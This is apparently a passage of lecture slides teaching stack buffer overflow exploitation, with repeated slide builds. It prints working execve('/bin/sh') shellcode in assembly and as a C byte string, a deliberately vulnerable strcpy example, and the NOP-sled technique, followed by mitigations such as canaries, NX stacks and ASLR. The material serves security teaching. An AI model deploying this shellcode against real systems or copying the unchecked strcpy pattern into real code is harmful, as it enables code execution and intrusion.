
```
;mov rbx, 0x68732f6e69622f2f
;mov rbx, 0x68732f6e69622fff
;shr rbx, 0x8
;mov rax, 0xdeadbeefcafe1dea
;mov rbx, 0xdeadbeefcafe1dea
;mov rcx, 0xdeadbeefcafe1dea
;mov rdx, 0xdeadbeefcafe1dea
xor eax, eax
mov rbx, 0xFF978CD091969DD1
neg rbx
push rbx
;mov rdi, rsp
push rsp
pop rdi
cdq
push rdx
push rdi
;mov rsi, rsp
push rsp
pop rsi
mov al, 0x3b
syscall
```

```
char code[] =
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\x
b0\x3b\x0f\x05";
```

# Hitting the Target

Address of shellcode must be guessed exactly

- Must jump to the precise start of the shellcode






# Hitting the Target

Address of shellcode must be guessed exactly

- Must jump to the precise start of the shellcode

However, stack addresses often change

- Change each time a program runs




# Hitting the Target

Address of shellcode must be guessed exactly

- Must jump to the precise start of the shellcode

However, stack addresses often change

- Change each time a program runs



# Hitting the Target


Address of shellcode must be guessed exactly

- Must jump to the precise start of the shellcode

However, stack addresses often change

- Change each time a program runs

Challenge: how can we reliably guess the address of the shellcode?



# Hitting the Target

Address of shellcode must be guessed exactly


- Must jump to the precise start of the shellcode

However, stack addresses often change

- Change each time a program runs

Challenge: how can we reliably guess the address of the shellcode?

- Cheat!
- Make the target even bigger so it's easier to hit ;)



# Hit the Ski Slopes

Most CPUs support no-op instructions

- Simple, one byte instructions that don't do anything
- On Intel x86, 0x90 is the NOP

# Hit the Ski Slopes

Most CPUs support no-op instructions

- Simple, one byte instructions that don't do anything
- On Intel x86, 0x90 is the NOP


Key idea: build a **NOP sled** in front of the shellcode

- Acts as a big ramp
- If the instruction pointer lands anywhere on the ramp, it will execute NOPs until it hits the shellcode

# Exploit v2


```
0: void print(string s) {  
    // only holds 128 characters, max  
    string buffer[128];  
1: strcpy(buffer, s);  
2: puts(buffer);  
3: }  
4: void main(integer argc, strings argv) {  
5:     for (; argc > 0; argc = argc - 1) {  
6:         print(argv[argc]);  
7:     }  
8: }
```

IP



# Exploit v2

```
0: void print(string s) {  
    // only holds 128 characters, max  
    string buffer[128];  
1: strcpy(buffer, s);  
2: puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```






# Exploit v2


IP

```
0: void print(string s) {  
    // only holds 128 characters, max  
    string buffer[128];  
1: strcpy(buffer, s);  
2: puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:     for (; argc > 0; argc = argc - 1) {  
6:         print(argv[argc]);  
7:     }  
8: }
```




# Exploit v2

```
0: void print(string s) {  
    // only holds 128 characters, max  
    string buffer[128];  
1: strcpy(buffer, s);  
2: puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```




# Exploit v2

```
0: void print(string s) {  
    // only holds 128 characters, max  
    string buffer[128];  
1: strcpy(buffer, s);  
2: puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```




# Exploit v2

```
0: void print(string s) {  
    // only holds 128 characters, max  
    string buffer[128];  
1: strcpy(buffer, s);  
2: puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:     for (; argc > 0; argc = argc - 1) {  
6:         print(argv[argc]);  
7:     }  
8: }
```




# Exploit v2

```
0: void print(string s) {  
    // only holds 128 characters, max  
    string buffer[128];  
1: strcpy(buffer, s);  
2: puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```



# Exploit v2

```
0: void print(string s) {  
    // only holds 128 characters, max  
    string buffer[128];  
1: strcpy(buffer, s);  
2: puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```





**KEEP  
CALM  
AND  
HACK  
ON**

# Mitigations

## Stack canaries

- Compiler adds special sentinel values onto the stack before each saved IP
- Canary is set to a random value in each frame
- At function exit, canary is checked
- If expected number isn't found, program closes with an error



# Mitigations

## Stack canaries

- Compiler adds special sentinel values onto the stack before each saved IP
- Canary is set to a random value in each frame
- At function exit, canary is checked
- If expected number isn't found, program closes with an error

## Non-executable stacks

- Modern CPUs set stack memory as read/write, but no eXecute
- Prevents shellcode from being placed on the stack

# Mitigations

## Stack canaries

- Compiler adds special sentinel values onto the stack before each saved IP
- Canary is set to a random value in each frame
- At function exit, canary is checked
- If expected number isn't found, program closes with an error

## Non-executable stacks

- Modern CPUs set stack memory as read/write, but no eXecute
- Prevents shellcode from being placed on the stack

## Address space layout randomization

- Operating system feature
- Randomizes the location of program and data memory each time a program executes

# Other Targets and Methods

Existing mitigations make attacks harder, but not impossible

Many other memory corruption bugs can be exploited

- Saved function pointers
- Heap data structures (malloc overflow, double free, etc.)
- Vulnerable format strings
- Virtual tables (C++)
- Structured exception handlers (C++)

No need for shellcode in many cases

- Existing program code can be repurposed in malicious ways
- Return to libc
- Return-oriented programming